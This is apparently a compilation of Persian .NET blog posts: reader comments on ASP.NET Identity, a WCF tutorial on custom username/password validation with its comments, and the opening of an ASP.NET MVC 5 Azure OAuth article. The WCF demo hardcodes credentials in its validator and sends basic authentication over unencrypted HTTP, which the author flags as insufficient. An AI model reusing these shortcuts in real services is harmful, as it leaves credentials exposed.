با عرض سلام و تشکر بابت ترجمه روانتون. خیلی وقت بود که منتظر همچین پستی بودم. اینکه بشه با EF عملیات احراز هویت رو با مکانیسمی قویتر از Membership انجام داد. اگر ممکنه همین مثال رو در قالب پروژه MVC انجام بدید. ممنون

نویسنده: آرمین ضیاء | تاریخ: ۱۸:۹ ۱۳۹۲/۱۰/۱۹

سلام، متشرکم.

ASP.NET Identity بصورت پیش فرض در قالب پروژه های VS 2013 استفاده میشه. در پست های قبلی بیشتر درباره این فریم بحث شده که می تونید مراجعه کنید. برای اطلاعات بیشتر به [ASP.NET Identity](#) سر بزنید.

نویسنده: کامران | تاریخ: ۱۶:۰ ۱۳۹۲/۱۲/۲۶

سلام.

من اگر بخواهم لیست کاربرایی که یک نقش خاص مثل "Admin" رو دارن لیست کنم چطور میتونم دسترسی داشته باشم؟

نویسنده: غلامرضا | تاریخ: ۳:۴۹ ۱۳۹۳/۰۵/۳۰

سلام و میبخشید آیا به غیر از روش ایداعی [این سایت](#) روش دیگه ای برای استفاده از identity با db first وجود دارد؟ اگه هست لطفا راهنمایی کنید.

نویسنده: غلامرضا | تاریخ: ۱۶:۳۲ ۱۳۹۳/۰۵/۳۱

جواب رو پیدا کردم اینم لینکش. [فیلم](#)

حالی را در نظر بگیرید که سرویس‌های یک برنامه در آدرسی مشخص هاست شده اند. اگر اعتبار سنجی برای این سرویس‌ها در نظر گرفته نشود به راحتی می‌توان با در اختیار داشتن آدرس مورد نظر تمام سرویس‌های برنامه را فراخوانی کرد و اگر رمزگذاری اطلاعات بر روی سرویس‌ها فعال نشده باشد می‌توان تمام اطلاعات این سرویس‌ها را به راحتی به دست آورد. کمترین تلاش در این مرحله برای پیاده سازی امنیت این است که برای فراخوانی هر سرویس حداقل یک شناسه و رمز عبور چک شود و فقط در صورتی که فراخوانی سرویس همراه با شناسه و رمز عبور درست بود اطلاعات در اختیار کلاینت قرار گیرد. قصد داریم طی یک مثال این مورد را بررسی کنیم:

ابتدا یک پروژه با دو `Console Application` با نام‌های `Service` و `Client` ایجاد کنید. سپس در پروژه `Service` یک سرویس به نام `BookService` ایجاد کنید و کدهای زیر را در آن کپی نمایید:

```
[ServiceContract]
public interface IBookService
{
    [OperationContract]
    int GetCountOfBook();
}
```

کدهای مربوط به سرویس:

```
[ServiceBehavior(IncludeExceptionDetailInFaults = true)]
public class BookService : IBookService
{
    public int GetCountOfBook()
    {
        return 10;
    }
}
```

فایل `Program` در پروژه `Service` را باز نمایید و کدهای زیر را که مربوط به `hosting` سرویس مورد نظر است در آن کپی کنید:

```
class Program
{
    static void Main(string[] args)
    {
        ServiceHost host = new ServiceHost(typeof(BookService));
        var binding = new BasicHttpBinding();
        host.AddServiceEndpoint(typeof(IBookService), binding, "http://localhost/BookService");
        host.Open();
        Console.WriteLine("BookService host");
        Console.ReadKey();
    }
}
```

بر اساس کدهای بالا، سرویس `BookService` در آدرس `http://localhost/BookService` هاست می‌شود. نوع `Binding` نیز `BasicHttpBinding` انتخاب شده است.

حال نوبت به پیاده سازی سمت کلاینت می‌رسد. فایل `Program` سمت کلاینت را باز کرده و کدهای زیر را نیز در آن کپی نمایید:

```
static void Main(string[] args)
{
    Thread.Sleep(2000);
```

```

        BasicHttpBinding binding = new BasicHttpBinding();

        ChannelFactory<IBookService> channel = new ChannelFactory<IBookService>(binding, new
EndpointAddress("http://localhost/BookService"));

        Console.WriteLine("Count of book: {0}", channel.CreateChannel().GetCountOfBook());
        Console.ReadKey();
    }

```

در کدهای عملیات ساخت `ChannelFactory` برای برقراری اطلاعات با سرویس مورد نظر انجام شده است. پروژه را `Build` نمایید و سپس آن را اجرا کنید. خروجی زیر مشاهده می‌شود:



تا اینجا هیچ گونه اعتبارسنجی انجام نشد. برای پیاده سازی اعتبارسنجی باید یک سری تنظیمات بر روی `Binding` و `Hosting` سمت سرور و البته کلاینت برقرار شود. فایل `Program.cs` پروژه `Service` را باز نمایید و محتويات آن را به صورت زیر تغییر دهید:

```

static void Main(string[] args)
{
    ServiceHost host = new ServiceHost(typeof(BookService));

    var binding = new BasicHttpBinding();
    binding.Security = new BasicHttpSecurity();
    binding.Security.Mode = BasicHttpSecurityMode.TransportCredentialOnly;
    binding.Security.Transport.ClientCredentialType = HttpClientCredentialType.Basic;

    host.Credentials.UserNameAuthentication.UserNamePasswordValidationMode =
System.ServiceModel.Security.UserNamePasswordValidationMode.Custom;

    host.Credentials.UserNameAuthentication.CustomUserNamePasswordValidator = new
CustomUserNamePasswordValidator();

    host.AddServiceEndpoint(typeof(IBookService), binding, "http://localhost/BookService");
    host.Open();

    Console.Write("BookService host");
    Console.ReadKey();
}

```

تغییرات اعمال شده:


ابتدا نوع `Security` در `Binding` را به حالت `TransportCredentialOnly` تنظیم کردیم. در یک جمله هیچ گونه تضمینی برای صحبت اطلاعات انتقالی در این حالت وجود ندارد و فقط یک اعتبارسنجی اولیه انجام خواهد شد. در نتیجه هنگام استفاده از این حالت باید با دقت عمل نمود و نباید فقط به پیاده سازی این حالت اکتفا کرد. (Encryption اطلاعات سرویس‌ها مورد بحث این پست نیست)

`Windows` است. در `WCF` اعتبارسنجی به صورت پیشفرض در حالت `ClientCredentialType` (بعنی `UserNamePasswordValidationMode`) برابر مقدار `Windows` است و اعتبارسنجی بر اساس کاربر انجام می‌شود. این مورد باید به مقدار `Custom` تغییر یابد. در انتهای نیز باید مدل اعتبارسنجی دلخواه خود را به صورت زیر پیاده سازی کنیم: در پروژه سرویس یک کلاس به نام `CustomUserNamePasswordValidator` بسازید و کدهای زیر را در آن کپی کنید:

```
public class CustomUserNamePasswordValidator : UserNamePasswordValidator
{
    public override void Validate(string userName, string password)
    {
        if (userName != "Masoud" || password != "Pakdel")
            throw new SecurityException("Incorrect user Name or password");
    }
}
```

مورد نظر از کلاسی `abstract` به نام `UserNamePasswordValidator` ارث می‌برد، در نتیجه باید متدهای `Validate` را `override` نمایید. در بدنه این متدهای شناسه و رمز عبور با یک مقدار پیش فرض چک می‌شوند و در صورت عدم درستی این پارامترها یک استثنای پرتتاب خواهد شد.

تغییرات مورد نیاز سمت کلاینت:
اگر در این حالت پروژه را اجرا نمایید از آن جا که از این به بعد، درخواست‌ها سمت سرور اعتبارسنجی می‌شوند در نتیجه با خطای زیر روبرو خواهید شد:



این خطا از آن جا ناشی می‌شود که تنظیمات کلاینت و سرور از نظر امنیتی با هم تنااسب ندارد. در نتیجه باید تنظیمات `Binding` کلاینت و سرور یکی شود. برای این کار کد زیر را به فایل `Program.cs` سمت کلاینت اضافه می‌کنیم:

```
static void Main(string[] args)
{
    Thread.Sleep(2000);
    BasicHttpBinding binding = new BasicHttpBinding();

    binding.Security = new BasicHttpSecurity();
    binding.Security.Mode = BasicHttpSecurityMode.TransportCredentialOnly;
    binding.Security.Transport.ClientCredentialType = HttpClientCredentialType.Basic;

    ChannelFactory<IBookService> channel = new ChannelFactory<IBookService>(binding, new
    EndpointAddress("http://localhost/BookService"));

    channel.Credentials.UserName.UserName = "WrongUserName";
    channel.Credentials.UserName.Password = "WrongPassword";

    Console.WriteLine("Count of book: {0}", channel.CreateChannel().GetCountOfBook());
    Console.ReadKey();
}
```

توسط دستور زیر، مقدار شناسه و رمز عبور به درخواست اضافه می‌شود.

```
channel.Credentials.UserName.UserName = "WrongUserName";
channel.Credentials.UserName.Password = "WrongPassword";
```

در اینجا UserName و Password اشتباه مقدار دهی شده اند تا روش کار Validator مورد بررسی قرار گیرد. حال اگر پروژه را اجرا نمایید خواهید دید که در Validator مورد نظر، عملیات اعتبارسنجی به درستی انجام می‌شود:

```
1 reference
public class CustomUserNamePasswordValidator : UserNamePasswordValidator
{
    0 references
    public override void Validate(string userName, string password)
    {
        if (userName != "Masoud" || password != "Pakdel")
            throw new SecurityException("WrongUserName or password");
    }
}
```

An exception of type 'System.Security.SecurityException' occurred in Service.exe but was not handled in user code

[دربیافت سورس مثال بالا](#)

نظرات خوانندگان

نوبتند: بهمن
تاریخ: ۱۳۹۲/۱۰/۲۱ ۱۱:۵۲

سلام . ممنون به خاطر زحماتون.
بر طبق آموزش‌های گوناگون برای اعمال امنیت روی سرویس میتوان از Certificate هایی استفاده کرد که خودمان آنها را تولید کرده ایم. البته سفارش شده که در زمان برنامه نویسی و پیاده سازی پژوهش از آن استفاده شود نه برای زمان واقعی استفاده از سرویس.

آیا این امکان وجود دارد که از Certificate هایی که خودمان ایجاد کرده ایم در پژوهش‌های واقعی استفاده کنیم؟
اگر این امکان وجود دارد آیا این Certificate ها کار رمزگذاری و رمزگشایی را برای ما انجام میدهند؟ و چه محدودیتهاي دارند؟
با تشکر؟

نوبتند: مسعود پاکدل
تاریخ: ۱۳۹۲/۱۰/۲۱ ۱۲:۴۵

اگر به مثال بالا دقت کرده باشید حتما متوجه شدید که از BasicHttpBinding استفاده کردم. دلیل این موضوع این است که BasicHttpBinding به صورت پیش فرض هیچ گونه تمہیدات امنیتی را بر روی سرویس‌ها در نظر نمی‌گیرد. اگر قصد پیاده سازی مثال بالا را به وسیله binding WSHttpBinding (این WSHttpBinding به صورت توکار مباحثت رمزگذاری و امضای دیجیتال را در خود دارد) داشته باشیم حتما باید از Certificate‌ها بهره ببریم. در نتیجه برای پیاده سازی مثال بالا به روش makecert.exe از WsHttpBinding از certificate استفاده می‌شود (عموماً در مثال‌ها و نمونه‌ها از همین روش استفاده می‌شود) که در اجرای واقعی برای تولید Certificate‌ها مناسب نیست. در Soap این Certificate‌ها شامل اطلاعات رمزگذاری و مجوزها و کلیدهای عمومی و خصوصی سرویس‌ها می‌باشد. در نتیجه از اهمیت به سزایی بر خوردارند. برای حفظ امنیت سرویس‌ها توصیه می‌شود certificate‌ها را از یک CA (برای مثال VeriSign) خریداری شود یا حداقل می‌توانید از Microsoft Certificate Services که در ویندوز‌های سرور نصب می‌شود استفاده نمایید. در واقع اگر یک Certificate Authority وجود نداشته باشد بهتر است از این روش استفاده نشود.

نوبتند: مهرسا
تاریخ: ۱۳۹۲/۱۲/۰۵ ۱۳:۱۵

سلام؛ من کدهای شمارو امتحان کردم ولی در کلاینت من نمیتونم اینو پیدا کنم channel.Credentials برای من اینو داره هر چی هم گشتم نتونستم پیداش کنم میگه کلاس Credentials وجود نداره channel.ClientCredentials

نوبتند: مسعود پاکدل
تاریخ: ۱۳۹۲/۱۲/۰۵ ۱۴:۲

شما از Credential خود یک property از نوع ClientCredential در نمونه‌های وله سازی شده از ChannelFactory است. روش Add Service Reference و proxy استفاده کرده اید در نتیجه ChannelFactory به صورت یک خاصیت در نمونه وله سازی شده از client proxy در دسترس است. به صورت زیر عمل نمایید:

```
proxy.ChannelFactory.Credentials.UserName = "WrongUserName";
proxy.ChannelFactory.Credentials.Password = "WrongPassword";
```

در همین رابطه : مقایسه بین روش [Proxy](#) و [ChannelFactory](#)

نوبتند: مهرسا
تاریخ: ۱۳۹۲/۱۲/۰۶ ۱۱:۱۹

مرسى از جوابتون
امکان سنت کردن تنظیمات سرور در وب کانفیگ هم هست؟ چون من سرویسمو در یک وب سایت گذاشتم.

نوبتند: مسعود پاکدل
تاریخ: ۱۳۹۲/۱۲/۰۶ ۱۴:۱۵

بله. می توانید تمام تنظیمات را در فایل config قرار دهید. برای نمونه:

```
<behaviors>
  <serviceBehaviors>
    <behavior name="yourServiceNameBehavior">
      <serviceDebug includeExceptionDetailInFaults ="true"/>
      <serviceCredentials>
        <userNameAuthentication userNamePasswordValidationMode="Custom"
customUserNamePasswordValidatorType="MyCustomUserNameValidator, service" />
      </serviceCredentials>
    </behavior>
  </serviceBehaviors>
</behaviors>

</system.serviceModel>
```

در صورتی که از certificate ها استفاده کرده اید آن را هم باید به صورت زیر در این بخش قرار دهید:

```
<serviceCertificate findValue="localhost" storeLocation="LocalMachine" storeName="My"
x509FindType="FindBySubjectName" />
```

این مقاله به شما نشان می‌دهد چگونه یک اپلیکیشن وب 5 ASP.NET MVC بسازید که کاربران را قادر می‌سازد با اطلاعات Facebook یا Google احراز هویت شده و به سایت وارد شوند. همچنین این اپلیکیشن را روی Windows Azure توزیع (Deploy) خواهید کرد. می‌توانید بصورت رایگان یک حساب کاربری Windows Azure بسازید. اگر هم Visual Studio 2013 را ندارید، بسته SDK بصورت خودکار Visual Studio 2013 for Web را نصب می‌کند. پس از آن می‌توانید به توسعه رایگان اپلیکیشن‌های Azure بپردازید، اگر می‌خواهید از Visual Studio 2012 استفاده کنید به [این مقاله](#) مراجعه کنید. این مقاله نسبت به لینک مذکور بسیار ساده‌تر است. این مقاله فرض را بر این می‌گذارد که شما هیچ تجربه‌ای در کار با Windows Azure ندارید. در انتهای این مقاله شما یک اپلیکیشن مبتنی بر داده (data-driven) و امن خواهید داشت که در فضای رایانش ابری اجرا می‌شود.

چیزی که شما باید می‌گیرید:

چطور یک اپلیکیشن وب 5 ASP.NET MVC بسازید و آن را روی یک وب سایت Windows Azure منتشر کنید.

چگونه از [OAuth](#) ، [OpenID](#) و سیستم عضویت ASP.NET برای ایمن سازی اپلیکیشن خود استفاده کنید.

چگونه از API جدید سیستم عضویت برای مدیریت اعضا و نقش‌ها استفاده کنید.

چگونه از یک دیتابیس SQL برای ذخیره داده‌ها در Windows Azure استفاده کنید.

شما یک اپلیکیشن مدیریت تماس (Contact Manager) ساده خواهید نوشت که بر پایه ASP.NET MVC 5 Entity Framework برای دسترسی داده استفاده می‌کند. تصویر زیر صفحه ورود نهایی اپلیکیشن را نشان می‌دهد.

The screenshot shows a web browser window with the URL <http://localhost:12564/Account> in the address bar. The title bar says "Log in - Contact Manager". The main content area displays the "CM Demo" logo and navigation links: "Register" and "Log in" at the top, followed by "Home", "About", and "Contact". Below this, a large heading says "Log in." and a sub-instruction says "Use a local account to log in.". It features two input fields for "User name" and "Password", a "Remember me?" checkbox, and a "Log in" button. Below the "Log in" button is a link to "Register". A second section below it says "Use another service to log in." with buttons for "Facebook", "Google", and "Yahoo". The footer contains the copyright notice "© 2013 - Contact Manager".

CM Demo

Register Log in

Home About Contact

Log in.

Use a local account to log in.

User name

Password

Remember me?

Log in

[Register](#) if you don't have an account.

Use another service to log in.

f Facebook **g Google** **Y! Yahoo**

© 2013 - Contact Manager


توجه: برای تمام کردن این مقاله به یک حساب کاربری Windows Azure نیاز دارید، که بصورت رایگان می‌توانید آن را بسازید.
برای اطلاعات بیشتر به [Windows Azure Free Trial](#) مراجعه کنید.

در این مقاله:

برپایی محیط توسعه (development environment)
برپایی محیط Windows Azure
ایجاد یک اپلیکیشن ASP.NET MVC 5
توزيع اپلیکیشن روی Windows Azure
افزودن یک دیتابیس به اپلیکیشن
افزودن یک OAuth Provider
استفاده از Membership API
توزيع اپلیکیشن روی Windows Azure
قدمهای بعدی

برپایی محیط توسعه

برای شروع Windows Azure SDK for .NET را نصب کنید. برای اطلاعات بیشتر به [Windows Azure SDK for Visual Studio 2013](#) مراجعه کنید. بسته به اینکه کدام یک از وابستگی‌ها را روی سیستم خود دارید، پروسه نصب می‌تواند از چند دقیقه تا نزدیک دو ساعت طول بکشد. توسط Web Platform می‌توانید تمام نیازمندی‌های خود را نصب کنید.



هنگامی که این مرحله با موفقیت به اتمام رسید، تمام ابزار لازم برای شروع به کار را در اختیار دارید.


برپایی محیط Windows Azure

در قدم بعدی باید یک وب سایت Windows Azure و یک دیتابیس بسازیم.


ایجاد یک وب سایت و دیتابیس در Windows Azure

وب سایت Windows Azure شما در یک محیط اشتراکی (shared) میزبانی می‌شود، و این بدین معنا است که وب سایتها شما روی ماشین‌های مجازی (virtual machines) اجرا می‌شوند که با مشتریان دیگر Windows Azure به اشتراک گذاشته شده اند. یک محیط میزبانی اشتراکی گزینه‌ای کم هزینه برای شروع کار با رایانش‌های ابری است. اگر در آینده ترافیک وب سایت شما رشد چشم‌گیری داشته باشد، می‌توانید اپلیکیشن خود را طوری توسعه دهید که به نیازهای جدید پاسخگو باشد و آن را روی یک ماشین مجازی اختصاصی (dedicated VMs) میزبانی کنید. اگر معماری پیچیده‌تری نیاز دارید، می‌توانید به یک سرویس Windows Azure Cloud مهاجرت کنید. سرویس‌های ابری روی ماشین‌های مجازی اختصاصی اجرا می‌شوند که شما می‌توانید تنظیمات آنها را براساس نیازهای خود پیکربندی کنید.

